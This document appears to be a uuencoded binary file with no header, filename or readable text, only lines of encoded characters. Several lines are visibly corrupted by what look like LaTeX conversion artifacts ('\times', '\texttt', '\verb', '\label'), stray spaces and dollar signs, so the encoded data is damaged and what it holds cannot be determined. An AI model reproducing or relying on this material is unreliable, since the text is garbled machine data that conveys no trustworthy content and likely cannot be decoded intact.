M<J,BV^\O!U;4=0F94F15R')%^9B0%U=4WD;(!RNJ=0OY]XJ:(0JY>U7U8T(V M\$Y\$CA"PH<I.0YU=59/4`&1V98);P+46V"#FQIJ)<(1.*'!;RF)H:EX4\HZ9Z M+2%_45/7)>3+-75=0GY34Q&(D(?75=91R"Y%3I(YP=&ZZHV%O\$:1S4+^C@EF M)#]3Y\$HA#]C,Y("0:46&0GJ*O%C('ROR'B\$?4N330OYCL_)#(?>XD`AF-A<J $M<HN0147N?+KTI(H\3,B[\$-DBY)\5N4+(28\B@OE029'#0JY2Y%E"?D>1/Q'R$ M9A!7@T+^09'/"+F5B-@BY!\$7J2R-D%E%[B"SGV.*G"KDM8J<)^33BC2\$_%R1 M.2\$/O)A)1\A619XJI*_(BX3\B2)O%O)A13XI1-[[Q)XIY)Z/5EEB(8]2Y/8R MKVHK<E\A+U2D).3=BEPNY-N*=(3<\1(UVQ(2*?))2(8]5Y/H'BYXB'Q/R%D6^ $M*N0KBOQ4R&V*W*UF;&UF$1"KE#D(B'7*-(4\CI*#@CY3$/5A9#_:JC6).3T$ $M+<K'A&Q3Y$M"5A3YN9"7*'(WF?E]1)$SA?Q0D:U"[C7)I"7D(D6>(N2`(B\0))$$ M9+>03=/JS@LY6Y&G"]FMR'5"GJS(ZX2\?EKU;\$(^2T3^\$O*+:75=0AZT5<WH $MA6S?JCQ*9JM/4N1,(2]5I"[DHXI<)N1'BCQ.R+VWJ8A(R,5,,)^J,BU0J[=$ MIJY4R%\K\DXAWU7DTT+D;2V\3B0D(2*_G2DV*7*JD&<J<KZ0MRERD9"O*3*7 M,XI\$0E85V2KD98I<*>1CEKAOPMR@R).%W.<R)B\4\FA%7B%D29\$W"WF1(A\4 M\EY%OB;D>XK\0,@I.]0JGI#R#G6ECY"X39\$)(<]2I"'D[8K,"OFZ(BTAQ^VT MQ'Y)YEQ%GB=D3I%7"_DM1=XMY(V*?%'(YQ7YCI";=JH:%/*ORU6L?I;,M"UQ

 $M7Y(9*'*VD)<KTA\#R<44>(^3'ERL_*'+J+C43*W*)(N\2TE'DTT*N(R*E"GF?$ $M) \times X + , -]7Y PA = YY5 S5 " HKL$K) / D2 < (>;8B3Q) RO27N S#?L,1] >; X*U3&$ M3,AYBKQ3R!XFR+4\%<35EY_5>3;0KZ@R\U";E;DN',D_[-;>::0RQ1YN)"A M(K&05RBR7<@G_IN]<X&3[*CK_1*0A\$`D0K@77W"R0IA-=F=G9F=G-]DD;L], MSVXG/3.=Z9[M/.GT=)^9.=GN<SI]NF=G0@(10<"0"\A#71?'%34H*D+0**#A $M<34JJ\#R%CSR"^C=("\1%<1?_>M4]?_?=7IF,R;Q<N^VACWU_=>[_O7Z5YTS]$ M@E1` E&0".2)13'K@60\$NOWD!D%>!?)20>X`>9<@[P#Y@B#O` G1\$B<?`SD@ $MR! = !KA?D6R^0$.0'(&\3Y*P+8/\1Y"=`'K$HUI^@>P2Y".28($=`GB7(`L@='))$ M@EP'\B%!.B#_*LAS0'[FF)AA0?*"_#I(EQ.R:;U.D+M!_E20#X)\79!/@OQX M6>S^0"8%^1;(<4\$>OAOV'T&>#/)N08Z`?%&0ZT`>>R4G-X\$<%.0E(%5!?AWD M%P6Y&^3M@GP"Y%."_"/(CUS%R9E[8/\1Y#R0LB"'06X59![DS8(L@7Q8D#60 M?Q/DN2!/N5K,L""S@KP99\$V0/P!YO2!_#G*/()\&^88@WP#YB6O\$"`"KVY0@ M3P)I"'(0Y.6"7`;R1X)40?Z/(#>"G'VM*"G(A8*\`F1)D%\%N4V0.T'N%.2/ $M0#Y-1$ND\U=/1:V-1UXG=HCPLY>(\3.-*[57"I(+@\[/B5"?0JC?$.3+(!\1)])$ $MH=0?[?Z>($7\]<RG/EW80!!J3I#38'$\(<B/@[Q!D"&0/Q/D0I!O"G(9R$]6$ MQ*P),BW(,DA3D"[(*P1Y-L@?"_(2D/L\$^4V0'[M>K,Q!+A+D_2`U03X,\D)! $M/@/R#D&^NA=4D'\#.;W*R>DC6!4)\@20JP3Q0)XMR!Z0WQ3D8I"/"E($^;X@$ M-X*<MR1V+B#S@KP49%V07P%YHR!W@ORY(.\#^98@'P'YJ918&X-D!?DJ2,@) $MV8Q_69#31S&Z"?)DD"\1T9J)O[0\':P]KL[]'("?0YR0I;DN2`!RNR#/!OD]$ M05X]BGP+\KL@9_AB[`49%>200*X6Y%,@/R_(ET#>(LBW03XFR.EC6%5S0E;M $MIRUS<@%(09"+038$R8'+T&.@?R%(/4QY$"06T!^>D7L)D!F!'D]2"3(6T!>$ $M*<A[QO"?(!\'^;(@_P\#R^%5.=NQ\#200Y!\'079\&@?\B3(09\#?%V01Y%Y!:B"/EB")$ $\verb|M"CCI@HP| < CO(-8*\| + N0Y@KP5Y + < N1ODXX) \| \ \ .0'@MP', G2 | + V-& | + 7''' | (P : Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q | + V - Q$ M#A#D;)!?\$60GR`<\$&1]'7(+,@#SI."=+(\$<XH;^0TQ+D=2"O\$N0/0=XKR&=! M_D&0KX&<TQ!SP7[LQ@5Y/,BR(#M!7B3(!,A=@N1!/B?(\$LB934[60/8)<AO(MM8+<`?)<0?X\$Y+<%^3S(WPCR+R`[0D[.F,#N3A`/9\$&0"T">(<A!D#<)<AG($M!P5Y.LAW!(E!GAQQ\GR0HX+\3Y^;!;D+Y-6"?!SD?8)\!^0K@IQ]^'-/2[0.$ MR*6"C(&L")(!>;\$@)9`_\$&0%Y.\\$N0GDT3<*K0,9%^2](-<)\O<@OR#(-T!^ $MAQ/Z^{2}.2(?)4D/,%N1BD*$@.Y&9!K@'Y54%"D+\4Y!:0?Q;D)2!>$ $\texttt{M+\$9(D)P@[P)I"_(!D-<(\@F0]PMR'\A7!?F1"V'_Z8@6!/E9049`5@6Y\$.0E) }$ $M@N1!_E"0"LC?"](&>4Q7E!1DOR!0`WFZ(.\!>9X@'P)YJR"?!?FD(%\#.6U-$ MM/)%Z&."/!ZD),@0R"V"7\+R:X(40/Y*D\CDNX(\\$^3<\$Z+'@5PFR#M\8D'N $M^7FM()\%^=^"?^?D:X+\V"'8)M8YV05R6)"+0`)!2B"_)(@/\DY!G@7R>4%>$ M!7+6AF@OD`E![@&I"/)%D.<+\CVOWQ7DK(MA_Q'D7)"'WR1L32"[!;D.9%&0 $M-9!G"G(;R*+GJ00Q;D72#_(LC'078^0ZR^0"X7Y'L@'4$>?PE:6I!1D#\1$ MY"C(/PI2`7GBS9R<`,D(\B*0&SBAT[F7"O(.D'<)\GZ0+PCR&9`?0863[X(< M\$.3T2V'_\$>1Q("\0Y#R0MPER(<C?"C('\HAG<E(#V2-(!^28(,\#>98@KP&Y MOY#?`?F0(.\&^5=!_AKD9Y[%R3=!\H*<@U.^KB!/`WF=(`=!_E20>9"O"Q*` $\texttt{M}_/\texttt{BM8D} < /\,\,, \texttt{BG}(\texttt{RT"."}_+\texttt{VGP45Y},\,, @[Q;\texttt{D} < \texttt{R!}? \$.2;((_].4\texttt{X} > ?\texttt{ABY} \$.0)(\$5!)$ MQD!^49`\R-L%J8!\2I!UD!]Y-B>_!#(LR.^"E`7Y`,BM@OPMR)L%^0;(AP5Y M6`9[.4%^\$N0I/_)7I!903(@:X)<"_)Z03H@]PCR/)!O"/)&D)]X#B?O!)D2 MY(,@#4\$^!_)R0?X5Y(\\$.7L2]A]!=DV"/E?,IR`7"G(MR)(@QT%N\$^070.X4 $MY)4@GQ;D-T^>^0MB/@79*\\@G0*[DA,YI?TZ0?P;Y#4$>/84=NR#G@GR/B-YE$ M%QOJ!<*G/D_H(?S,"7(QR`E!\B!O\$.1:D#\31`GR34&>`_*3S^?DUT"F!7DG $\texttt{M()} 19! \texttt{GD]} \$ \ 4*V\&0\$4\$N! [\texttt{E*D\#>"} \ \%N0=X+\ \texttt{IB"?!OFH} (\$ \& `; X@_P) \texttt{RWFUB}$ MS,QB!!3D7)!U049`WBC(),B?"W(5R+<\$N0'DIUXHUL8@64%>!!(*\D:07Q;D M]T'NYH3.S+\DR&=`'G>[L'6#'!+DM!G8.`1Y`LCM@EP`\GN"3(%\51`K0<[X M'T)[048%N1GD:D%N!_EY07X+Y"V"0!/D8X+\!<B_"_))D*>]2+0R2\$&0[X-L MY!I!G@GR'\$%>!O);@KP-Y.."?`CD!X)\'63HI9P\,H<<"/+?0&X29"?(KP@R $M^O(!029!_DF0ZT&>]#)1"I^C@KP&I"7(72"O$N1C(.\5Y)L@_R#(Z9>A]E_.$ $MR9-`+A*D/\BR()>\#0\$B0*LA=@MP(\CDB>B:JK+9Q-G'F*X0=&W[V"7(;R+6"])$ MO!SDN8*\'N2W06S,C:CEAW\CB\$IKQR^+4RJ\$VB7(VT\$6!'DWR#,\$N0?D38)\ M!.2#@GP:Y#N"W`?RY%=R\BV0HX+\.\B-@IQY.>P_G-"MD/<)XH%\19`+0)[P M*DXF0"X5) .R(L@LR(L%N0KD#P2I@?R=("'(HU_M?/7E\$>;[&^-H@V<][L'\ $M_L8=?V6^O_\$6?";B]QZ>OT-BN?AY.>L@=_?^#/[_8V56BWE8RP;E[/\[&BI]]$ $\label{eq:mz_:} \texttt{MZ_:} ``\texttt{KM!S^'7[WY-SI>!3^WOIIIIDIKQ[U.'5(\E.='X)\?V^(;)L@5^=ZL)'}$ M#L\>6/:/V+*W8K];C_;0%X=Z%?`6Y+GPFJV_0D-^**TAJI.T/)]]\$NT^<A)? MSKGP#)-GNHEZ>51^;GW-UE]PNG_Y.<WQ8_Y^T8C1,2)?4:VL:RPU9MJ#Y-'C

MC!\B3P4Y++Z\=##/<DAD"J0@_!1`GBC\7`,R\EJN4;(VO@"ON[>HC;,'UL9A MYUM,; H\;L3WN?0.UI?6ZK5O'.XG6N7X3;2&[35ZEM;7V]O)S1-E@'Y3\V&], MF;3<F&4\F@3*TU,.'(6'1W*R_Z,[^LAXIY],8%@DPKYLMJW4KW12_[R3^G.< $MU\#_JI'[OME*_WDG]*T[J+W12_XJ3^M>WE7K>2?T33NKK3NIWR=1IJ;*=U.M.$ MZE]W4G^QD_JWG=3/WE;JJT[JWW92?YF3.J+M2]W;5NHE)_5[G=10=5+_@%/V MD6VE7G!2_Y23^LU.ZN]_@%*_UDG]/B?UYSNIWVM2MW-ESLZ5R]7C`/RW&E:; $M"O7&C>7.:C<\{BN}\)79-\OH'?\1.2C&VCDG]8>=0'E+\[/]KZ^<1@^(9;S$$ M@]82;QI</_\591]_Y=;EVO_=K?T<:)QF_#R:>&JYMJ693W0T\RV.9N8=S1QR M^D5A6ZF?XZ1^AY/Z42?U)SJI7[^MU,>=U.]Q4E]U4G^MDWIK6ZGO=E*_VTG] M>B?UFYW4;]U6ZB-.ZN]W4J\[J;_82?W%VTK];"?U-SFI3SNIG^&D_H9MI?X4 $M)_{6[G-20=%(O.:F_=5NI\#SFIO\M)_5HG]54G];NWE;KGI'ZGDWK)27W:77EN}$ M*_6?<E)_JY-ZP4G]H+ORW%;JCW%2?X.3^F\$G]>\1X;/PG2<Q"Q]V9F%*2ZY@ $\texttt{M'[J9:\&S'2<S"K]UZ)AJ_^"1FX?>>Q"S\$)9]O+\$UN?9_8\&L_!PZ2_FQN??K+ \\$ M,S;_=0&S\U1V9D\85#];?[OX/UT_M4[4CB%_\Z60:GTBN[JR70!#:XQ]\881& M; \$ON`2\$KEB5_`_(8%3.1RG+;]VG/*.ZNP\$]+YY`(9+,[]+^6G`URATCK/)#& $M:9Q<!)*,)&2+\]OM,*(=(K.+PL^](IZK9[6AY`<_,"2FU#U&;I^EW#'R9B>'$ $M[YRE$8F1/W7\?-(A7P+YE,C//X&\7Y!'S=DYSIP3@>P0-78!B&R=.1!9KF60]$ M3XB8.R#O\$N2%(#2C\$:ETFBVF/^9.(*7._-6D'M\$/._E?M`6]4:C4H&+Y^?# $M/,6$>H^"L7]?!_D'.'G['F[RC4V<Q"P1B_47A!9]BS(W2*>IX/(&KL9A'J3)$ M)2\`N564_=4J9J;/RXUNO\$H6&':CE=+BH>ZD'/9"M=I!V%G&+I+?(Q)^Z'X4 MI<7)%T!HC=W3%A":NRUY3('V>HP\N4"/K#;&0+XN_!P&D1J^"\$+K.M.;PCI: M4.:P#C]WB7B>"7*WK0U8PQOTL7M1TML*?\$P@*SK(?2*>.PK4UBP_[R'"0WVD M0&M^1CX+\G!1BJ^"?%O\$_&\@G[>D4EV*VAVR9O`W2:]`V44+/A5\$ICX&\A41 MG&2!W"W(UT!D+SA[`7;JT\1("R++/@'2LO'DX*I,-QJS./J86B@5.]5VI]LZ M/#H&30_:<<?\A8\$*_JI`SX\$Q(:K\$-S1NJ`1AT+\$14+#*5-N'OQG,IN7#8P<% MR! ! \$# (-:5/=+468.+X@S<3Y:6?';") &I=\$ (U0/P[U5E7H\$[/=*)FIO=8UH] 3M41A'B+@15..,BQ)?^:A6;60:';\=(M:IJ-GJXGD."[W,5AZ2&!;\99Z98[Z: M>?UZ=KWFMSI!%!ZMAO6&SKOJ-4D>C!-Q+L9^N["Z\$0=(J%!=\6,E:^M::04Q) $M505(')^{K8}:=U?PX+D67140S2S<@+27J=*JUU5[$D]7:\6Y+O5-F'>IU,NLH$ MMX..]A?[4ZM^[7BFU:JA8-7.%.*QDH9?#;NMDY<5NZT6>EWB9;K;3`\[H\;6 M5(EZ=^XD!3*MI%:4MT(4=W)-)KNBZ[<W9J-ZM^%/8VF5T,56'36?FEB+JJ0< MA,7JLM]>\-\$)`R@=:E=Y\%>"4`>&).JV:WXF'9<5#L)Z+E(ZT_!5#%,8-Y?0 M!\$K4#1IU2)K34Y.9?G=8+P5-/^IVXDU\$Y3Z1<JL\$E&K6"T&+,B:`]A'6_,:T MOQ8@BUC!*SVYL8M"6EDNLH\JJ38JL.O3D^7E:H!SW4:/KE;#%=_U336IDL_[$M*]7\&]'SQX'34V9<9*"D;R8+?C#K^M+_45=V^T/9C/Z0<0N_:JKR3&!F.<Y!M$ MMZ, V@2CVDZZ@>YZ!W\$4J@U4]];W9:JL5A"M*TJQ/5CMS42=81F=4+0:H8D>\$ MR\'*=%!M1"N9%\$895YI\$W9;*WR-%*%!(P3A(PH0A^K!M(4*4]UD [.*QTXX: M&G: "L*MK)+N&RM!PS6]WIOWE:K?1H7'*[^&98,EOEZ(2W= H8>TN120FW-J@ $MD88]9]>EJ\Q<YCE_M7+I(=P.QYD^=]FX38L4:]@IA)/8.5'B6C8=M&G,W,BX$ MB++BPK(+>XCJ)R.=/2D57+JRZV(J2O0ADP9M/%"G=CT?A,<S#NGYX7V @"') M"NSHG7%1F:.BWPN\$>;01-R(*(TFY1 PFZL*,04*3K9<NINJ,<++Z9*.'@YBO M1EST:UW,(Q03?EQK!RTT@97"K]4,,S9G!*#!FJ;4QD!!>:"`DG92Z/G7HX?6 M=`N+?K/:6L7,G'%1N8>BVG&_HX<*"TO5EE_`ZB<0]2CC9Z-?"J*G'H^BQJK? M:.T;*X;55KP:]=KX6(!%5K71UT/\$>)M)QV7@:;_:OSRB\$8,63::>4F&Q\$[6, M@,96X>@+":5,R.5!HS\$?9K'R(YE:NQ6B0+63=1<WXH[?Y'0Y"/WI*-9S4,9% M94*-ZD8^JM9GH.)H[*-1I+.\$SN2K19YU3\$\$)U<JIZ-,D;3GU;.:B(8ZYRL;% $M6\Y\%V74.>7-:?BQJ=)O^;-0-.U3,S$`)I4EES$5F<`<)8FI\%TJ=\L-2NMC?4$ MG.+IMAIJ8)%3+1=8D@V96I";J06C=6=9Y<(R083H:W7"W29J#?O9:CL7+D>9 M%)9=3Z?E%&J8JJZ9J-VL8C'F(HK1A2F!#<ICJ=3%*O](.^JV]*1-\$0^0V7"F M"HP?"I0B<\$.@[9E0!AV?18T6\\F@]:F;;4HU*.4A'40?1_PH-\V)+">+Q)7) MF\$1U26A]0J%Y>TED?2WF>#URQ//OM]%^%#_K1Q1B,S&%;E=CFC?4<US#@UHR MSG1#JZX8,^VP2BXSGY#CV/OL/;70B[+A6M".PB:6,7KE2!D8)"MK63=<2?HF MIORO1X.8%EE;R'7X#OI!_UPT@^U3`ULFE;],G[MLW,E<0\$,+#3)LQ!&<Z@U. M5Z*;M8<;23[GNQU4<J:#<BYU.ZE";\$3:F`)IDMQ\$2KG%WDS/DLD8<J0;U-.X M6;X/%)G8R`S!G@VG_09_INV27)QIZ8RRJ[C2S.;B,A?31"<!+>A=Y`03@*8N M&9,SSVTF3(G,H#E_/:443\$AED&X>F.>-\$YZU361N3(:PJ8>[;?5QTA?&QJ%C MY\$W>G[Z1D1TDT<]<"/6T'8TDJM":Q`;E0M@BNJ1Y9+`P_%C@GYA?1@`B4:-N M5):[*(,T",YBS,\$HE^D'Y*/MFV\$A<:6//ND2\$T.RB)\$NF"[X,\$<B4WO:F6() $M(^{ZLBH}_X(8V)9@"#F91V>23JJ+Y'BR'I+≶#+(C)K4^MV9/F!"3!50M31A$

MSK0C3(LK&"BI<"13:P7^3,K"G2860C9QD?\$5-0MHT@*,1"B_:G`L!&%Z[71C MX\%8'GKNV6I\G+DP"S?[@V"J:?G8P?@]1G[\GM/8E0RA20'[63_CD%YF6VWH MCE]7%50,;F)>I8"'X&M5B:BCI<"4P`9Q&Z^+LNO^()SWPY7.ZJ;"<KK0Q6DH $M-6\&6["!1:E023A6D$[-:3YW3Y_Q-9#K9K7V4-_'1)^NVXXB4.@4K[108.YP6]$ M]GH.G\'^R,;!H5(G#LGN<@)F-:;/?%A%FW%U<R5E5X*=M3\$"<-GE_L92I*P\ MUOWT%!9KJMR-VRDD["B,\;6*;&2S3<^COCGG!C6WQHM^0Z]3'\$DIZ\$"Y7"2S M6\;L%9W0"*W7]L/:AIXO,FFPS&%'+Y0XXHTH.#,`IF(1,5LU.RQ7%Y2FFC1D M_/6V9QD&6&&,<;4WZF8&<.F_"&/?<7^CIZIZUU^(3OAMIJ;0_>-J?BNVJK3J M<%AV/9V64ZAAC0:K3P<97VW8?LRDQ]V)W)W;!_',((\$;T[%J.U"6CLQ`B0F# $\texttt{M=0)M)DU3} < \texttt{A:56^*_\#KKBASIZ\&C]} : + < -\texttt{E\&\$'4D6GX} = 0 \\ \texttt{H\&\$37(GU!+YO} < \texttt{X\$.\&C)} = -\texttt{A.S.C} = -\texttt{A.S$ $MF?FD*YOTB&2WPZ2](1Q+YJ8:S])J;DL?)FO=1D/9:EC%,&1\86=.RQ'A(IFQ)$ M@[(!*P\$0J2U3Q'1)2IC8H'"%51-#0)H2,SN;CO1YHED69M)@F4-=<QD7D=ZY M, "5P@JP9D*B>\S(#14XH*D*"8/Y-S'",HK%A>TBF=\W(V\$_SB(HF8=UF-;.& M>H'.)8<.`P5S49V%.AJLK\$);%(23;+1&!&:Z?-2F1:T5,=Q*H2P)BI,-ZA*5 M.9I?9C-2+"5BG;#F#Y)C6Q=CF];IP*D]S&=GS=P]CP.W!LZ-?+5+Q*Q`%'-5 M\$*F#DZE&-8XM@M'>G\$GF:/^:RLMI/&F<U#"LX>(M/6P6>[I,[S,'B])#T28V M, UADOT4U7*AHVQG`'"4MX[@`%4@:P@5FR,).6W*?E\$8"%B>M'*0SHEAH[\VP M:;K)*(IE\$L75;@?#7HAC(M2D\$U`-;9(<@Q<:01DK1^WCJ+2BS]:XCDXXRI"N $\texttt{M!>F-Y[9:6G/1&4>]=W3)-Y/\$52QMV)\#)\&1\SD^M"; `QGQ/JI\QE3Y\$L2CB@}$ $\verb|M8=| : Y7YD`(UIYEA*C?M8II^4@4]*S`7LA55&N4)TV\#*W; 3HXU5(V-H1KNA&E) + (V-H1KNA&E) +$ MG2H7F&F0NS/U&[IQ1\WSCB3F2PDN\$:GI63GFY1@L+`MA=&)BG(5S13(4'9;: M7L!8%-/Y:8_P.BGYS9:83B4J]Q"=3\$FGD=+"T*Q8&,K-%V!G@9+,-*HK7*"7 M%9R8'LZ9Z/5<@/T5%3T;HAVY@%5_*:@=9R,2)'S'P4&Y!ZZ.0G>9I8QC7*DY MY"K-L:00),)*+_%)D[W<;ED;D1FBN(,ZHG`GV28K)\]T9@#G_M&V5'K'?'L2 M?D0\;\$!R8:K/V\$9)X;;VDL0RH",-Z\$)TTZY<[=16E;L1+54;[+ZB`&4+Z%Z@ MZS[;OUV8[65FP9?EI:G/.!;#<M#FSN5@G;D:/-'\$IYK;]XW1L8-U*;.)0VBM M:P%S4'Z29UW[1J*070A'J4K["R+3ZJY@M)&X]"%:XJ!*UH]44_J1[B:ROL\$Q M(C;Q+O@\2U@>N\$&HUI+'+M;N;9,+6TGD@)G?>#M6;03U7FG*U8;RA2N4U-8E $\label{local_mm7Q_w} $$ MM7Q/W`$\WN3>LQ@L@Z6_B,M2-.P)?T55[4?U[IUN\ZB\Z96&VLVNU^A42`JG] $$$ M?9BX:.83F'MV*?J4%-`Y"24O>2Y,C;T0M6A03PE10\$1]LK6D*HU%,S<9T'8A M%T]6ZV3'Z+2-\VAWQ5<W<_L0#12,]7G1:QR`C\$/*AH@HIB>GBGG\$,;G1\1V` M3\/,&Y^RP&B9T3,%Y:>P![1K6.XLTU_.H/,U^T3[<7)1?R6G]C??\D,RZS"7 $\label{eq:md=} $$MD=$:53WYU;44S5<7D\RIEG32_"A!60+CU'O[Q,'.P:@RJ+]K!Y\!^)FYO+]$$$ $\texttt{M$AK7K:/M6P\&-U=9\$`Q`]\]\&7G,55U*,5TJ!"SVRP5:\&I3NTCZ1,Y6\#'0*.YI} \\$ $M7CHNX@`8W4M+^5FF=%,JNM;L^"[=909H/)=.+5ZS=\'HF2*6+NY//`>=5:CA$ $M2INN, Z9SH]55X!^AA8J!W4ZGP&%%26Y@JL&DQ5U-U=KK98=>>D2>G(QG89.$ M+4"=V@VB[2C*^)\$<BF*RL"86I<3&#)<XU9UW9-)(]=U8[C`>F2=^"=9%)@" MPRJ!\:%OFG*'D=C>3*ZTN]@DX'<V)3`1&6,P.>OUR31(P>A\A08_.XJX4/DL MX*4);@?*I##CCU_/PU9G\!X: `R@F.W,W2)D_Q\$5K(D:S<G4T\$'8>Q'65):KN M`.&%E%^ZN8=<W=[G([M'H=N(]35I<K17Z'@/SZ1;]BJW=D[CK18[DQ(1=SDE M,: 'X(L>JB9%M>F>9?!3\-@7'NP>)729%@@'OQJXZC3(RK,GWC6+QH6HR5HKE $\label{eq:mhjsl} $$MH]SL^*XU$2E=IC\#G<H,D\/\$!K90\#6+?OLFC@^U;Q$Q)],0AV77TVDYA3+&$ $\texttt{M;CPQZ} \texttt{Z} \texttt{\#XD} + \texttt{W\&M2FTM34^J!QVIV} - \texttt{OKD3\&T[\#10)(.LP} < \texttt{=F`GDBB?} - 1932\texttt{T!L}$ $\label{eq:mrc} \texttt{MRC}^{\mbox{`$i=>$}\mbox{\backslash<R$V+(RJ/HW-FI4?3G,<JZHB.Z,J$CG-I$<B]$TP>G9BLFM=&VK&4}}$ $M@XUT9:23(M,O"O%WAWI4N_/(@^Z!-&W1F&(<;"],1&6)'P[I=:0=T!<ZC:EJ]$ M"TM.>P;%6;&#&S*3^*_41@ZU"/E,-IG:K491[EX,3P1A\$075?CNR,ARB1XU& MRHEZ9C-A60GQ]E%ME4Q2PJ5E.,376U-RR1M`+C)A&H\$?IEJ!2+S9!2'RP-Z. $M(B> +T1NNB $I'1.1$YY#8B(4#H7T=CFPK(++:)ZI'</1&T*\52!.^5E$[HI]$ MPL5T_<MJ-'%^X<1%5-LIF\$7,,3-<%E-OK1!G)TD<R,LI0I*KL3B=VRH#)521 $M_{,8} = KU_{,0} - G_{,0} = KU_{,0} - G_{,0} =$ M9E,I+P,-\O-^4QM!F8#=A.&P@"[3D54I%,DI5<E?Y[,E2?@M&!?)[.G*8CHC MMX/<TE%, N=*2CBF)U.LEZ9S\.Y<[&.*QXK4)NX4JIM_`&"@Q4;3;O\$/00*X? M%+>\6U%T;D9PU`TY<\$?O`<O@(EV3,`I'E:U'2"WCLV0QNOR!;8*R\HGQ>7-Q $M'[@6!Q^E%N5Q8]$YG1/4U,_`,[BB<]!%3!YT$?';S;B]AM<DDKG:="IS5N24"$ M79YC<:06G5VSF1218*-8;5A3'9?HYN3\$U"EGHIZ9@)GBB`Y>E_2_'\$=P,5Q5

M%<Y6GNB2MI_SDZCBX).HHCF7R5>7_\$;&(65&^!E2.DY\"ZN`1MU6LNO%H'+" M64+@VPO51F+O".LJ.-&;_&B96;WH[[;H0:L;M["TL\O9XHD`*]_D060FMAZL MHG'#GL2EFXHMOZ9VQ[P3*PT+00X&,8>)4G!DDQRDF]J#L308MS4KE!HQ&0WU M8V)G+)\$)"Z-M-W\$5F<N^[$YJV#\0*/HRK\@5'8LV`)D"U7244-,5[`,0V!KP-$ MZ%25\V+18LELY\BQ&'+G8+TE.RA9/;D#:UYR-KG!DDC;W>5R3(K4#R@R]VU($M]U5(=!FS5,+M?NJ-FEHG&;+].J@Y[\E/T4U#!LP(@2-=T]EI.G%16:,BK8WJ$ M-,K1L\$4T6-XPA8ST.&MY<EA,LTP:I'AUVOK-XDZJ#]'VSD[6RDD=A8N')M.W M=4\$3.]`8!U`(;E[M<W*YM8N72T5T`)JVS4\$0M[&A74F;S4HJL3Z0Q;&/D?VX M96P2\4`!92/%BI%.K6_VAK\\$U+S&8EV*K!F;:)A8/&@7SRQ@Y.;;E%0(E1S\$ MRVF<0VX(X]2UA'&I:PK;7)R>8C^U;NK?YIGZ/W<=@0F`E))(^FV]3:4VG=3[M=IL)>4CWSMUF0A:2#=`,NKD?E.WT_*9GE"SA6*NJ/G1UU%S"R&#-:975\$\H' M_6F8&FU,Z4D=Y-%3(X;EG9Z,OP9LNS5([5.F]U@VC\U6[RG3>V3R@#TR'X'U MTMKH/65ZCTP>LD?F(S1>8/CI/67LHY(']L"\GGQ0:X7,2)4Z?=-1H%J"6GZP M[^!\$18UU#N:W"OUM\$%J4\S\6LJ>!.688W?C\$OK\$*I,U*C.&4KE00BM\$;__'JK MTZ[4]0:TTL7'03"18@IQ_:S@VR3U\$V.5B,:72E,9/8='-(()]?GAT![X#5EFN M5?`FQ/`8.8CO<Z)B)58R7W](#X^]+XE101596)PK81:M%(JP;LQ7%K+Y^:E* $M/E < L52H0! \setminus U6A7_NY_`XH/JD9B56,R'YJ4R7YA=,$"<K';-,4J).(]8!6>30$ M/O;),K1;L-2,UVKP4T5.,98:G_9:#F6"D/XL'8J%DE:B9<0-.UZEAGDA0!*. M0)VUM]=\DC2K-T1MM-=23*N8RIJ>/G415.KKC5Y6,W66LI8&1LH(%JBV8/C? M:\$D_LY'L\-C(CLH1>1-=Q[H4LZK9K%FR<].B:*NX;<*+3`GJKWH:UQ%Q^??P MP1T.L85HR?;I=2-6]!855+8@_PH=VAM5&\6B3I'-.F_;'7WA*#:LBRI+L/#K M`NI!L`(]7E%V`Y:IHK!J'!Z=V+&%(I/.4K9=%068XAI,30&OK&EKCILU%0_L MJC/EEU\#HT_W:4P?_(S"Y\$M_:BQ/*:SY.B2IK%.OHF^RY%P%XVG)+DN!S.<V M^S3+]!E6^(XMO%`.UI=LG%IL4Z#/@#KU+P=%&B.X?M'7<&WI24=8!<BN!77% $M[0^{-75E65S}=L%*S_,DT\CC,>OZ%&;JNSZ<,!R=R4^7CDM/#)]&"6!S/6L4K6$ M=9"BZJ=^F_QP+A@=W[L4A'N3*Z25*PN58F%LK]IR-_WA#K;<_]F?YWD'#ASP $\texttt{M} \verb|"]^(_)?^DV,>:, C$_LF\#NR; \& !L9 \verb|[S1L?$#8Q[^/M2IWX/]:ZU6T*?VC0UC|$ 